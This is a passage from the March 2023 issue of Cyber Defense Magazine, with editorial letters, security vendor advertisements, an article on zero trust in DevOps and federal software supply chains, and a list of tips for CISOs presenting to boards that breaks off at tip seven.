CYBER DEFENSE MAGAZINE

eMAGAZINE

MARCH 2023

In This Edition

Zero Trust in a DevOps World

Eight Tips for CISOs Trying Get Their Board on Board

Solving Cybersecurity Problems Arising in "Difficult Environments of High Uncertainty."

...and much more...

MORE INSIDE!

CONTENTS

@MILIEFSKY

From the

Publisher…

Dear Friends,

The view from here continues to be both exciting and somewhat cloudy (in every sense). There is no shortage of cyber challenges, between AI, critical infrastructure, international developments, and many more issues of interest to cyber security professionals and members of the general public.

The array of articles for the March 2023 issue of Cyber Defense Magazine reflects the breadth and depth of thoughtful responses to these challenges. That's the purpose and value of our publication, and its role in keeping the broader cybersecurity community up to date on important developments.

I'd like to remind readers that Cyber Defense Magazine is conducting a contest. In the February, March, and April issues of the magazine, one of the articles will be written by AI. It's up to you to figure out which one. Every reader who correctly identifies all 3 AI-written articles, and names them in an email to us, will be entered in a raffle. The prizes will be items from the Cyber Defense Media Group offerings, such as an interview on CyberDefenseTV, or feature placement of your article on the CDM home page, or a gift card for those who prefer.

Winners will enjoy an opportunity to showcase their solutions worldwide, and to distinguish their organizations from their competitors. We welcome your participation in this educational and fun contest.

https://www.cyberdefensemagazine.com/artificial-intelligence-a-i/

With the support of our contributors and readers, we continue to pursue our mission as the premier publication in cybersecurity.

Warmest regards,

Gary S. Miliefsky

Gary S.Miliefsky, CISSP®, fmDHS
CEO, Cyber Defense Media Group
Publisher, Cyber Defense Magazine

P.S. When you share a story or an article or information about CDM, please use #CDM and @CyberDefenseMag and @Miliefsky – it helps spread the word about our free resources even more quickly

@CYBERDEFENSEMAG

CYBER DEFENSE eMAGAZINE

Published monthly by the team at Cyber Defense Media Group and distributed electronically via opt-in Email, HTML, PDF and Online Flipbook formats.

EDITOR-IN-CHIEF
Yan Ross, JD
yan.ross@cyberdefensemagazine.com
ADVERTISING
Marketing Team
marketing@cyberdefensemagazine.com

CONTACT US:
Cyber Defense Magazine
Toll Free: 1-833-844-9468
International: +1-603-280-4451
http://www.cyberdefensemagazine.com

PUBLISHER
Gary S. Miliefsky, CISSP®

Learn more about our founder & publisher at:
http://www.cyberdefensemagazine.com/about-our-founder/

11 YEARS OF EXCELLENCE!

Providing free information, best practices, tips, and techniques on cybersecurity since 2012, Cyber Defense magazine is your go-to-source for Information Security. We're a proud division of Cyber Defense Media Group:

CYBERDEFENSEMEDIAGROUP.COM
MAGAZINE TV RADIO AWARDS
PROFESSIONALS VENTURES WEBINARS
CYBERDEFENSECONFERENCES

Welcome to CDM's March 2023 Issue

From the Editor-in-Chief

We are fortunate to continue the growth and relevance of submission of articles by our esteemed contributors. As Editor-in-Chief, it's compelling for me to see the range of articles from retrospectives, to the current status of the cybersecurity landscape, to projections of what the future holds for us.

I'd like to draw the attention of readers to the importance of Risk Management. We often refer to this process as making informed decisions on whish risks to retain and which ones to lay off on someone else – typically a cyber insurance carrier.

According to Eastern philosophy, "To not decide is to decide." Of course, there are consequences to such explicit or implicit decisions, especially when (not if) a harmful cyber event occurs.

It appears that there is a growing recognition of the implications of the risk management dynamic in organizations across the board, and none so impactful as those made for elements of critical infrastructure. Going forward, we would like to invite our readers to consider submitting articles or comments on your own experiences in risk assessment and the underwriting process from the perspective of the insured

As always, we are delighted to receive both solicited and unsolicited proposals for articles. Please remember to submit all articles on the Cyber Defense Magazine writer's kit template, which incorporates the major terms and conditions of publication. We make every effort to close out acceptance of articles by the 15th of each month for publication in the following month's edition.

Wishing you all success in your cybersecurity endeavors,

Yan Ross
Editor-in-Chief
Cyber Defense Magazine

About the US Editor-in-Chief

Yan Ross, J.D., is a Cybersecurity Journalist & U.S. Editor-in-Chief of Cyber Defense Magazine. He is an accredited author and educator and has provided editorial services for award-winning best-selling books on a variety of topics. He also serves as ICFE's Director of Special Projects, and the author of the Certified Identity Theft Risk Management Specialist ® XV CITRMS® course. As an accredited educator for over 20 years, Yan addresses risk management in the areas of identity theft, privacy, and cyber security for consumers and organizations holding sensitive personal information. You can reach him by e-mail at yan.ross@cyberdefensemagazine.com


SPONSORS

RSAConference™2023

San Francisco | April 24 – 27 | Moscone Center

Stronger Together

See for yourself why we are **Stronger Together.**

RSA Conference 2023 is your opportunity to join the global cybersecurity community for a rich experience filled with cutting-edge insights and skill-building activities.

From April 24 – 27, you'll get the chance to:

- See what the future holds in expert-led Track Sessions covering the hottest topics and emerging trends.
- Expand your knowledge and be inspired by forward-thinking Keynotes.
- Demo the latest products to find real-world solutions from over 600 companies.
- Enhance your career through valuable networking opportunities.

Learn more and register at rsaconference.com/cyberdefense23

#RSAC

CionSystems

Next Generation Enterprise Identity Management (EIM)™

THE SECRETS OF HARDENING ACTIVE DIRECTORY

• Deploy. • Manage. • Tune up. • Audit. • Defend. Report.

GET YOUR FREE eBook

Get https://cionsystems.com/

STOP BEING REACTIVE. START BEING PROACTIVE.

Get the Zero Trust endpoint security solution that offers a unified approach to protecting your business, users, networks, and devices against the exploitation of zero-day vulnerabilities.

Visit our website, or speak to a Cyber Hero to learn more about how the ThreatLocker® solution can help you better protect your business.

THREATLOCKER

threatlocker.com

YOU'VE GOT SERIOUS

#RBF

RANSOMEWARE BREACH FACE

Shocked by accidentally causing a cyber breach within their company, employees everywhere are suffering from Ransomware Breach Face - until now. Mitigate the effects of #RBF on your business with Difenda.

Let Us Help Fix Your Face

www.difenda.com | sales@difenda.com | 1.866.252.2103

DIFENDA

NIGHTDRAGON

***"NightDragon** Security is not looking to invest in 'yet another endpoint' solution or falling for the hype of 'yet another a.i. solution', it's creating a unique platform for tomorrow's solutions to come to market faster, to breathe new life into a stale cyber defense economy"*

-David DeWalt

Managing Director and Founder NightDragon Security

ADVISE

WE DELIVER SOUND ADVICE AS YOUR FINANCIAL PARTNERS

INVEST

WE ARE FLEXIBLE INVESTORS ACROSS ALL STAGES OF GROWTH TO PRE-IPO

ACCELERATE

WE HELP OUR COMPANIES ACCELERATE THEIR GROWTH THROUGH STRATEGY TUNING AND RELATIONSHIP BUILDING

www.nightdragon.com

HERJAVEC GROUP

Celebrating Over 15 Years of
Cybersecurity Operations Excellence

At Herjavec Group, information security is what we do.

You may know me from making deals on television, but my passion lies in innovating technology - yes, cybersecurity.

Over 15 years ago we started the business selling commercial firewalls to IT buyers. Over time we've seen a monumental shift towards what we are all familiar with - the cybercrime epidemic. Now our customers are challenged to address compliance requirements, incident response plans, nation state threats, security awareness, malware detection…the list goes on. In response, we have advanced our cyber capabilities and attracted world class talent.

Today, Herjavec Group is a global leader in cybersecurity with expertise in comprehensive security services including **Managed Security Services** (SOC Operations, Threat Detection, Security Technology Engineering) & **Professional Services** (Advisory Services, Identity Services, Technology Implementation, Threat Management & Incident Response). Herjavec Group is over 300 people strong, with offices and Security Operations Centers across the United States, United Kingdom, Canada and India. At Herjavec Group, we realize that in cybersecurity change is constant, but we are driven by a steadfast goal: to make enterprises around the world more secure.

To your success,

Robert Herjavec
Black Unicorn Awards Judge (Emeritus)
Star of ABC's Shark Tank
Founder & CEO of Herjavec Group

Recognized Industry-Wide

MOST INNOVATIVE IAM PROVIDER
Cyber Defense Magazine Global Awards 2018 WINNER

SECURITY SERVICES LEADER
IDC Analyze the Future

LEADER IN MANAGED SECURITY SERVICES
Cyber Defense Magazine Global Awards 2018 WINNER

SECURITY COMPANY OF THE YEAR
CDM Cyber Defense Magazine


#1 ON THE
Cyber Security 500 — World's Hottest Security Companies

TOP 10 ON THE
2018 TOP 100 MSSPs — MSSPAlert.com/Top100


2001
2022
ALLEGIS CYBER CAPITAL
The first dedicated cybersecurity venture firm in the world.
AN INTEGRATED GLOBAL, STAGE-AGNOSTIC CYBERSECURITY INVESTMENT PLATFORM SPANNING SEED THROUGH GROWTH.
For 20 years, AllegisCyber Capital has offered a proven investment platform that actively engages with the most promising entrepreneurs in cyber and delivers the market access, team building, and operating experience essential to their success.
BUILDING AND FUNDING THE MOST INNOVATIVE COMPANIES IN CYBER
Signifyd
SAFEGUARD CYBER
ELISITY
panaseer
Synack
SkyHive
cyber GRX
DRAGOS
CONCEAL
varmour
ALLEGISCYBER CAPITAL
www.allegiscyber.com

accSenSe

A complete protection and recovery solution for your organization's most critical SaaS.
(Your IAM WF and CIAM)



The Road To Quick And Easy Recovery Starts With accSenSe and Okta

- Complete protection for your Okta tenant, which gives you full visibility to configuration and data history.
- The ability to recover means you can reduce RTO during a disaster, keeping your business running and financial loss to a minimum.
- Stay compliant with SOC2 & SOX. The audit capabilities mean you can easily control system changes.

With accSenSe you can rest secure knowing your Cloud Identity and Access Management system is fully protected and recoverable, no matter what tomorrow brings.

monday.com GLASSBOX bright data fiverr.

After running through endless Cloud Identity Access Management system implementation use-cases and disasters, the accSenSe team decided to solve the most significant problem of modern organizations relying on SaaS solutions.

We developed a platform to manage and protect cloud Identity and Access Management system to ensure business as usual isn't just a phrase.

START A 30-day TRIAL >>

https://accsense.io


DATATRIBE
CYBER STARTUP FOUNDRY
Forging dominant companies from nation-state domain expertise
CAPITAL | RESOURCES | GUIDANCE | SUCCESS
HOME TO THE WORLD'S FASTEST GROWING CYBERSECURITY AND DATA SCIENCE COMPANIES
quickcode
DRAGOS
ENVEIL
INERTIALSENSE
PREVAILION
the cyberwire
Ntrinsec
SIXMAP
STRIDER
CONTRAFORCE
BLACKCLOAK
SightGain
JOIN THE TRIBE
DATATRIBE.COM

Preventing Tomorrow's Malware


Today.

www.cythereal.com

ImmuniWeb®
AI for Application Security

We Simplify, Accelerate, and Reduce Costs of Application Penetration Testing, Protection, and Compliance

Risk-Based and Threat-Aware Application Security Testing (AST)



ImmuniWeb® Discovery

ImmuniWeb® Discovery leverages OSINT and our award-winning AI technology to illuminate attack surface and Dark Web exposure of a company. The non-intrusive and production-safe discovery is a perfect fit both for continuous self-assessment and vendor risk scoring to prevent supply chain attacks.

ImmuniWeb® Neuron

ImmuniWeb® Neuron unleashes the power of Machine Learning and AI to take traditional web vulnerability scanning to the next level. While detecting more vulnerabilities compared to automated web scanners, every web vulnerability scan by Neuron is equipped with a contractual zero false positives SLA.

ImmuniWeb® On-Demand

ImmuniWeb® On-Demand leverages our award-winning Machine Learning technology to accelerate and enhance web penetration testing. Every pentest is easily customizable and provided with a zero false positives SLA. Unlimited patch verifications and 24/7 access to our security analysts are included into every project.

ImmuniWeb® MobileSuite

ImmuniWeb® MobileSuite leverages our award-winning Machine Learning technology to accelerate and enhance mobile penetration testing. Every pentest is easily customizable and provided with a zero false positives SLA. Unlimited patch verifications and 24/7 access to our security analysts are included into every project.

ImmuniWeb® Continuous

ImmuniWeb® Continuous monitors your web applications and APIs for new code or modifications. Every change is rapidly tested, verified and dispatched to your team with a zero false positives SLA. Unlimited 24/7 access to our security analysts for customizable and threat-aware pentesting is included into every project.

One Platform. All Needs.
www.immuniweb.com

Email: sales@immuniweb.com
Phone:+41 22 560 6800

SCawards EUROPE Winner — Best Usage of Machine Learning and AI

AI FINTECH 100

Gartner peer insights
4.8 out of 5

CYBLE

Is Your Organization Protected Against External Threats?

GENERATE YOUR ORGANIZATION'S EXTERNAL THREAT PROFILE REPORT AND OBTAIN

01 Overview of vulnerabilities in your digital risk footprint

02 Risk assessment of your attack surface and threat landscape

03 Unique Risk Score as per your darkweb exposure

04 Critical information about your leaked data and security posture

SCAN ME

TO GET THE REPORT!

Phylum

The Software Supply Chain Security Company

Stop Software Supply Chain Risk at the Source


Automate software supply chain security to block new risks, prioritize existing issues and only use open-source code that you trust.

Protect the Organization

- Proactive OSS Risk Management
- Policy Standardization & Enforcement
- Improved Signal : Noise
- Modern Attack Prevention

Secure Innovation

- Developer-First Approach to Security
- Reduced Organizational Friction
- Accelerated Release Cycles
- Uninterrupted Developer Workflows



YOUR WEBSITE LOOKS GREAT!

BUT WHAT'S HAPPENING BEHIND THE SCENES?

reflectiz

Reflectiz maps all 1st, 3rd and 4th party risks, including compliance violations, web skimming attempts, and external domain threats.


Get in touch for a quick PCI assessment.
www.reflectiz.com

BIONIC

ASPM

Application Security Posture Management

Make applications secure and resilient to significantly reduce business risk.



Start reducing business risk of apps today

www.bionic.ai

Phosphorus

Secure the Enterprise xIoT Attack Surface

FIND, FIX, and MONITOR every IoT, OT, and Network device.

See how Phosphorus can bring enterprise xIoT security to every cyber-physical Thing in your enterprise

xIoT Attack Surface Management + **xIoT Hardening & Remediation** + **xIoT Detection & Response**

Across all xIoT devices

- Enterprise IoT Devices
- Operational Technology Devices
- Smart Buildings & Cities
- Network & Cloud Connected Devices
- Industrial Internet of Things
- Internet of Healthcare Things
- Smart Ships
- Internet of Battlefield Things

Automated bot protection with 24/7 adult supervision.

From the **Top Infosec Innovator Award** winner.

TOP INFOSEC INNOVATOR
CYBER DEFENSE MAGAZINE
2022

DATADOME

datadome.co

Ditch the SEG.

Get twice the protection for half the cost.

Give your modern workforce the advantage against multi-channel threats with **SlashNext Integrated Cloud Communication Security Platform**. Stop sophisticate, fast moving phishing and malware threats in Microsoft 365, Zoom, SMS, LinkedIn, WhatsApp and other messaging channels.

www.slashnext.com

SLASHNEXT

Protect Email, Mobile, Web, and Brand

plainID
THE AUTHORIZATION COMPANY

Power of the Policy

Move to an Identity-First Security paradigm.

Download the eBook


noname

The Complete, Proactive API Security Platform

nonamesecurity.com >

Shift Left with API Security Testing

Industry-leading posture managment, runtime security and API security testing




ARTICLES

Zero Trust in a DevOps World

By Joel Krooswyk, Federal CTO, GitLab Inc.

Although zero trust may seem like an overused buzzword, the approach is critical to securing people, devices, infrastructure, and applications – all of which are focus areas for every single government agency. As a result, many decision-makers within the federal government recognize its importance and impact, and have been busy producing zero trust documentation and guidance for all government agencies.

In January 2022, the OMB published memorandum M-22-09 requiring agencies to meet specific zero trust security goals by the end of the 2024 fiscal year. Agencies will need to continually verify who is accessing data, from where they are accessing it, and how they are accessing the data across identity, devices, networks, applications, and workloads. Zero trust's focus is on the user and their access on a specific device, which means that establishing minimally viable roles and permissions via single sign on is key.

As agencies attempt to meet this mandate and memo from OMB, they are bound to run into some challenges on how to meet the primary objective, which, in short, is about never trusting and always verifying any data and activity that has a presence within our nation's critical infrastructure. Solution maturity aimed at continuing proactive security will be important to watch as organizations work to prioritize this mandate in 2023 and the years ahead. However, a strong baseline zero trust configuration can be achieved today using a comprehensive platform for software development with a clear view into each stage of the software supply chain.

The Defense Department's Zero Trust Strategy and Zero Trust Capability Execution Roadmap outlines three key focus areas that will help organizations effectively set a strong zero trust baseline – this includes

developing an application inventory, the utilization of a software factory, and understanding risk and vulnerability management.

Developing a Comprehensive Application Inventory

The Defense Department's Zero Trust Strategy and Zero Trust Capability Execution Roadmap include a focus on application and workload, beginning with full awareness of what's on the network utilizing a software bill of materials.

As cited in the capability execution roadmap, application inventory is a solid–and crucial–starting point. We need to understand what's on our network in order to enforce zero trust posture and to be able to adequately assess the risk in our network and on our attack surfaces.

Once we know what's on our networks and have a clear baseline, teams can move toward establishing and configuring software factories. SBOMs produced by software factories provide a standard approach to understanding what is in an application and why, as well as provide ongoing visibility into the history of an application's creation, including details about third-party code origins and host repositories.

Additionally, SBOM generation with open-source dependencies and vulnerabilities will become more realistic, helping agencies achieve full awareness of their application inventories. Even container-based dependencies and vulnerabilities can be identified, providing complete zero trust on every platform.

Establishment of Software Factories

As software development practices evolve, newer solutions like software factories and DevSecOps will change what zero trust best practices look like for code development.

Consistency and protections based in zero trust include elements like protected source code branches, auditable code reviews and comprehensive pipeline execution on every commit. Agencies will need to align with NIST's Secure Software Development Framework, including ensuring their ability to conduct broad-base security scans.

In a software factory, vulnerability identification is commonplace when a proper shift left methodology is in place. With audit logs for all software factory actions and clear compliance policies for pipeline execution, software factories will be well-positioned to operate in alignment with zero trust practices.

Ongoing Risk and Vulnerability Management

That leads to one more important focus of the DOD's Zero Trust Strategy: examining risk and vulnerability management. Vulnerability remediation is a crucial piece of the software factory, and its integration across all development projects continues to rise in importance.

Some top-of-mind best practices when performing vulnerability mitigation include identifying new risks on each pipeline execution, centralized remediation of findings across all security scanners and streamlined remediation workflows for identified vulnerabilities.

It's crucial to look for suggested fixes for all known vulnerabilities. For a full zero trust approach, this also includes vulnerabilities introduced by individual users. Providing information and training to users who may not understand the "what" or "why" of the fix is highly beneficial. Viewing rollup security trends and status views help gauge project security health.

The DOD documents focus on a timeline, with early and advanced target levels of maturity over time. This iterative approach is the correct route as threats evolve and solutions mature over the next few years. The timeline is also a signifier that zero trust is not a "one and done" concept, but a strategy rooted in continuous process.

Looking forward, best practices will continue to evolve. SBOM ingestion and consolidation will evolve for large, complicated, or distributed development applications. Multiple risk databases will be utilized to gauge risk factors more comprehensively, leading to better prioritization of vulnerability mitigation and better visibility to exploitability.

Constant scanning of applications, which kick off security scans on SBOM changes or advisory updates, will improve zero trust abilities. Automated remediation functions, streamlining and simplifying risk mitigation will become more common.

Overall, the zero-trust mandate from the DOD and federal government will lead to strengthened networks and a more secure IT ecosystem for all agencies involved. Although it is a timed deadline, that is not the same thing as an end goal – zero trust is a journey that requires time and effort.

About the Author

Joel Krooswyk, Federal Chief Technology Officer at GitLab Inc. For more information on GitLab Inc. please reach out to press@gitlab.com or call (415) 761-1791, and visit us online at https://about.gitlab.com/solutions/public-sector/.

Eight Tips for CISOs Trying Get Their Board on Board

By Ori Arbel, CTO, CYREBRO

Nobody likes to be misunderstood, least of all C-level executives who play a key role in strategic decision-making in enterprises. Yet CISOs frequently find themselves frustrated in their interface with company boards. They're feeling misunderstood and looking for ways out of the maze of confusion that surrounds cybersecurity budgets and operations.

Basically, they're having trouble getting their board on-board with their cybersecurity programs.

The root of the challenge is that cybersecurity is by nature both highly strategic and closely linked to business goals (something board members understand very well) and highly technical and dependent on an in-depth understanding of the threat landscape and company security posture (something board members are less comfortable with).

So how can CISOs bridge this gap? What is it that board members need to understand better about cybersecurity, and how can CISOs more effectively communicate these messages? We've gathered eight of the top board communication tips from CISOs like you…

Eight Tips for the Perplexed CISO

1. **Use your (business) words** - CISOs come from tech, speak tech, breathe tech and live tech. But the nature of the CISO role demands a foot in both the business and technical worlds. Be the universal translator between these worlds. Explain risks and their potential impacts – on reputation, revenue, and compliance – in framing and language that your board can understand. You know that every technical metric aligns with a business goal – make sure they know it, too.

2. **Make it an organizational thing, not a security thing** – Make it clear that cybersecurity isn't an IT or network problem. It's an organizational problem. Risk happens owing to both technical and human shortcomings. This means that board members need to understand that creating a cybersecurity-aware organizational culture is as important (if not more) than acquiring an arsenal of tools.

3. **Show that security is not simply an expense** - Especially in challenging economic times, it's important to show boards hard numbers are not just about how cybersecurity prevents losses. The financial impact of a security incident can also be directly traced to measuring the ROI for cybersecurity investments.

4. **Rationalize your stack** – Security stacks are high-touch and pricey. Make sure you can demonstrate your position as a fiscally-responsible member of the C-suite by adopting a data-driven, performance-centric and budget-conscious approach to security posture management – without compromising on your ability to defend organizational assets, of course.

5. **Explain risk but don't go FUD** - Explain your organization's specific risks, but resist the temptation to preach FUD (Fear, Uncertainty, Doubt) - everybody knows the nightmare scenarios. Instead, stress the specific potential impacts of specific risks in the event of an incident – reputational, loss of business, regulatory fines, and downtime. Each breach or ransomware attack has a price tag – explain a few of these in depth to your board.

6. **Tie budget to risk** – Sometimes, you have to go to the board for budget. When this time comes, explain how it's going to help reduce or minimize specific risks. Specify how the risk the budget is supposed to mitigate could impact the organization in case of an incident, how exactly the budget will be used to mitigate each risk, and how you'll measure the ROI of the assets the budget is funding.

7. **Ask them questions –** In any situation, talking with people is better than talking at them. Ask your board to play a role in defining what your company's most important assets are, and how their protection should be prioritized. Together, discuss the risk factor for each asset in the event they're compromised. Ask them whether they feel the cybersecurity investment is sufficient given the organizational risks you delineated together.

